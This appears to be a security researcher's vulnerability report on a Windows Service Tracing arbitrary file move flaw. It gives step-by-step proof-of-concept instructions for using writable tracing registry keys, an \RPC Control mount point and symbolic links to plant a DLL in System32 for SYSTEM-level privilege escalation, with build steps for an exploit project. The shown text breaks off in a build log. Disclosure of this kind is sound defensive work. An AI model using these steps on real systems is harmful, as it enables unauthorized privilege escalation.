Vulnerability Report

Microsoft Windows Service Tracing Arbitrary File Move Local Privilege Escalation Vulnerability

1 Vulnerability Description

Vendor	Microsoft
Product	Windows – All versions (*)
Module	Service Tracing
Vulnerability	Arbitrary File Move
Impact	Local Privilege Escalation

(*) This vulnerability was verified on all versions of Windows from Vista to 10 (Fast Ring). Windows XP is most likely affected as well. The status for older versions of Windows is unknown.

2 Executive Summary

This vulnerability allows local attackers to escalate privileges on affected installations of Microsoft Windows. An attacker must first obtain the ability to execute low-privileged code on the target system in order to exploit this vulnerability.

The specific flaw exists within the Service Tracing functionality. This feature can be abused to move a file owned by an attacker to any location on the file system by using a combination of symbolic links. A specifically crafted DLL could for example be moved to the “System32” folder to escalate privileges and execute arbitrary code in the context of NT AUTHORITY\SYSTEM.

3 Root Cause Analysis

3.1 Lab Environment

For this demonstration, I will be using a virtual machine running a fully updated (2019-10) installation of Windows 10 Pro 64-bits.

```
Command Prompt
C:\Users\lab-user>systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.18362 N/A Build 18362

C:\Users\lab-user>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v BuildLabEx

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    BuildLabEx    REG_SZ    18362.1.amd64fre.19h1_release.190318-1202
```

Figure 1: System information

Unless specified otherwise, everything that is described in this report will be done in the context of a low-privileged user account ("lab-user" in this case).

```
Command Prompt
Microsoft Windows [Version 10.0.18362.388]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\lab-user>whoami
desktop-d63nq2f\lab-user

C:\Users\lab-user>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
lab-admin
The command completed successfully.
```

Figure 2: Current user privileges

3.2 Research Background

I was working on the "Service Tracing" functionality for another Privilege Escalation research project when this article was published by James Forshaw from the Google Project Zero team: [Windows Exploitation Tricks: Exploiting Arbitrary File Writes for Local Elevation of Privilege]().

In this now famous article, he demonstrated how privileged file writes could be found and abused to get high-privileged code execution. The "Service Tracing" functionality is a perfect example because a regular user is able to control the location of log files that are written by services running in the context of NT AUTHORITY\SYSTEM.

3.3 Service Tracing

As far as I can tell, "Service Tracing" is a very old feature that I could trace back to Windows XP but it most probably already existed in previous versions of Windows. It aims at providing some basic debug information about running services and modules and can be configured by any local user.

Basically, a key is created in `HKLM\SOFTWARE\Microsoft\Tracing` for each service/module that needs to be "traced".

```
Command Prompt
C:\Users\lab-user>reg query HKLM\SOFTWARE\Microsoft\Tracing

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing
    EnableConsoleTracing    REG_DWORD    0x0

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\DllHost_RASAPI32
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\IpHlpSvc
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASEAP
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASIPHLP
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RasIpsec
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RasLsa
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASPLAP
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASTAPI
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\smartscreen_RASAPI32
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\svchost_RASAPI32
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\svchost_RASCHAP
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\svchost_RASMANCS
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\SystemSettingsBroker_RASAPI32
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\SystemSettingsBroker_RASMANCS
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\VPNIKE
```

Figure 3: HKLM\SOFTWARE\Microsoft\Tracing

Using the “AccessChk” tool from the “SysInternals” suite, we can see that almost all the keys are writable by any member of the “Users” group.

```
Command Prompt
C:\Users\lab-user\Desktop\SysinternalsSuite>accesschk.exe /accepteula -qusk "Users" HKLM\SOFTWARE\Microsoft\Tracing

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

RW HKLM\SOFTWARE\Microsoft\Tracing\DllHost_RASAPI32
R  HKLM\SOFTWARE\Microsoft\Tracing\IpHlpSvc
RW HKLM\SOFTWARE\Microsoft\Tracing\RASEAP
RW HKLM\SOFTWARE\Microsoft\Tracing\RASIPHLP
RW HKLM\SOFTWARE\Microsoft\Tracing\RasIpsec
RW HKLM\SOFTWARE\Microsoft\Tracing\RasLsa
RW HKLM\SOFTWARE\Microsoft\Tracing\RASMAN
RW HKLM\SOFTWARE\Microsoft\Tracing\RASPLAP
RW HKLM\SOFTWARE\Microsoft\Tracing\RASTAPI
RW HKLM\SOFTWARE\Microsoft\Tracing\smartscreen_RASAPI32
RW HKLM\SOFTWARE\Microsoft\Tracing\svchost_RASAPI32
RW HKLM\SOFTWARE\Microsoft\Tracing\svchost_RASCHAP
RW HKLM\SOFTWARE\Microsoft\Tracing\svchost_RASMANCS
RW HKLM\SOFTWARE\Microsoft\Tracing\SystemSettingsBroker_RASAPI32
RW HKLM\SOFTWARE\Microsoft\Tracing\SystemSettingsBroker_RASMANCS
RW HKLM\SOFTWARE\Microsoft\Tracing\VPNIKE
```

Figure 4: HKLM\SOFTWARE\Microsoft\Tracing - Permissions*

The `HKLM\SOFTWARE\Microsoft\Tracing` key itself is also writable. This means that a local user could very well create a key for a specific service/module if it didn’t already exist.

```
Command Prompt
C:\Users\lab-user\Desktop\SysinternalsSuite>accesschk.exe /accepteula -quwk "Users" HKLM\SOFTWARE\Microsoft

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

RW HKLM\SOFTWARE\Microsoft\DRM
RW HKLM\SOFTWARE\Microsoft\Tracing
```

Figure 5: HKLM\SOFTWARE\Microsoft\Tracing - Permissions

The rest of this demonstration will be based on the `RASTAPI` module. The following screenshot shows the default content of the registry key. The exact same values are configured for the other services and modules.



Figure 6: Service Tracing - RASTAPI

> **Note:** I chose the "RASTAPI" module because I knew that I could easily "trigger" it by creating dummy VPN connections. This is something I learned while working on the IKEEXT service.

The values we will be interested in are listed in the following table.

Name	Possible values	Description
EnableFileTracing	0 – 1	Start / Stop writing to a log file
FileDirectory	A string	Any folder path
MaxFileSize	0x00000000 – 0xffffffff	The maximum size of the output log file

This means that, as a regular user, we can:

- Force a specific service or module to start or stop writing debug information to a log file by setting `EnableFileTracing`.
- Specify the location of the log file by setting `FileDirectory`.
- Specify the maximum size of the output file by setting `MaxFileSize`.

What we cannot do:

- Choose the name of the output file. By default, the name is chosen by using the name of the service or module and adding the `.LOG` extension. Typically, for the `RASTAPI` module, the output file name would be `RASTAPI.LOG`.

3.4 The Vulnerability

With all the previous elements of context in mind, the vulnerability can be easily demonstrated and explained.

First, I'll create the `C:\LOGS\` folder. Any folder owned by the current user would do.



Figure 7: Log folder owned by the current user

Then, in the registry editor, we can:

- Set the output folder to `C:\LOGS`
- Enable the "Service Tracing" by setting `EnableFileTracing` to 1



Figure 8: Registry keys are edited

Using "Process Monitor" (with a local administrator account), we can see that an empty log file is immediately created with the name `RASTAPI.LOG` by `NT AUTHORITY\SYSTEM`.



Figure 9: RASTAPI.LOG is created

Now that the file is created, we must find a way to have the service or module fill it with some debug information. This is the reason why I chose the `RASTAPI` module. I know that we can trigger a lot of events simply by creating a dummy VPN connection.

To do so, a basic Phonebook file is first created.



Figure 10: Content of "test.pbk"

Then, the `rasdial` command line tool is used to dial the connection.



Figure 11: Using rasdial to trigger RASTAPI events

This simple action generated 628 events related to our `C:\LOGS\RASTAPI.LOG` file and its size is now around 24KB.



Figure 12: Log file size and content

What I've just illustrated is the standard behavior and use case. However, the `MaxFileSize` setting which was mentioned earlier in this report hasn't been used so far and, this where the vulnerability arises.

Although it isn't necessary, the tracing will be disabled and re-enabled right after. The only purpose of this action is to clearly see and understand the events that are captured by "Process Monitor".

At this point, the `MaxFileSize` setting will be set to `0x4000` (or 16,384 bytes).



Figure 13: Setting MaxFileSize to 0x4000

And, the `rasdial` command line tool is used once again to generate `RASTAPI` related events. The screenshot below shows what happens.



Figure 14: Process Monitor

The events captured by "Process Monitor" can be summarized as follows:

1) Basic information about the log file is fetched by the service. We can see that the `EndOfFile` is at **offset 23,906**, which is the size of the file at this moment. The problem is that we specified **a max file size of 16,384 bytes** so, the system will consider that there is no more free space.
2) `SetRenameInformationFile` is called with `FileName=C:\LOGS\RASTAPI.OLD`. In other words, since the existing file is considered as full, it is moved from `C:\LOGS\RASTAPI.LOG` to `C:\LOGS\RASTAPI.OLD`.
3) The service creates a new `C:\LOGS\RASTAPI.LOG` file and starts writing to it.



Figure 15: RASTAPI.LOG was moved to RASTAPI.OLD

Using symbolic links, a local attacker could abuse this behavior and trick the operating system into moving any file he/she owns to any location on the file system.

4 Proof-of-Concept

4.1 Arbitrary File Move

One way to exploit this vulnerability is described as follows.

1) Create (or copy) a file with a size greater than 0x8000 (32,768) bytes.

> **Note:** if the file is too small, we will have to set `MaxFileSize` to a low value. In which case, the log file might be rotated more than once. This could induce some side effects. For the PoC and the exploit I chose to copy `C:\Windows\System32\dbghelp.dll` to a working directory.

2) Create a new directory and set it as a mount point to `\RPC Control\` (`C:\EXPLOIT\mountpoint\` for example)
3) Create the following symbolic links

```
\RPC Control\RASTAPI.LOG → \??\C:\EXPLOIT\FakeDll.dll (owner = current user)
\RPC Control\RASTAPI.OLD → \??\C:\Windows\System32\FakeDll.dll
```

4) Set the registry keys as follows:

```
FileDirectory → C:\EXPLOIT\mountpoint
MaxFileSize → 0x8000 (32,768 bytes)
EnableFileTracing → 1
```

5) Trigger `RASTAPI` related events using the `RasDial` function from the Windows API.

> **Note:** as mentioned earlier, any service/module a regular user can interact with could be used, `RASTAPI` is just one of them.

The following diagram describes how the symbolic links should be created.



Figure 16: Diagram representing the symbolic links

From a functional standpoint, this could be interpreted as:

```
C:\EXPLOIT\mountpoint\RASTAPI.LOG → C:\EXPLOIT\FakeDll.dll
C:\EXPLOIT\mountpoint\RASTAPI.OLD → C:\Windows\System32\FakeDll.dll
```

Therefore, when the service will try to write to its log file, it will:

1) Open `C:\EXPLOIT\FakeDll.dll`.
2) Find that it cannot write to this file because its size exceeds the `MaxFileSize` value.
3) Move `C:\EXPLOIT\FakeDll.dll` to `C:\Windows\Sytem32\FakeDll.dll`, thus resulting in an arbitrary file move vulnerability.

> **Note:** we can use any name for the target file. Therefore, we could also potentially override an existing file in `C:\Windows\Sytem32\`. This would probably require the `SeBackupPrivilege` being enabled though (not tested).

4.2 Arbitrary File Move – Code

The attached Visual Studio solution contains the source code for the Proof-of-Concept.

Project name	**SysTracingPoc**
Dependencies	CommonUtils (Symbolic link tools created by James Forshaw)
	SysTracing (Core functionalities for the PoC and the exploit)

Quick-start guide:

1) Open the solution with **Visual Studio 2019**.
2) Select **Release** + **x86**.
3) Compile the "**SysTracingPoc**" project.
4) Run `SysTracingPoc.exe` as a regular user on any version of Windows from Vista to 10 (even Fast Ring).

If successful, the PoC will create `C:\Windows\System32\FakeDll.dll` (with the current user as the owner). When the "RasMan" service needs to be started, it sometimes fails but it works on the second run.

Here is the output of Visual Studio (French version):

```
Sortie
Afficher la sortie à partir de : Build
1>------ Début de la génération : Projet : CommonUtils, Configuration : Release Win32 ------
1>stdafx.cpp
1>CommonUtils.cpp
1>DirectoryObject.cpp
1>FileOpLock.cpp
1>FileSymlink.cpp
1>Hardlink.cpp
1>NativeSymlink.cpp
1>RegistrySymlink.cpp
1>ReparsePoint.cpp
1>ScopedHandle.cpp
1>CommonUtils.vcxproj -> [redacted]\Downloads\SysTracingPoc-master\Release\CommonUtils.lib
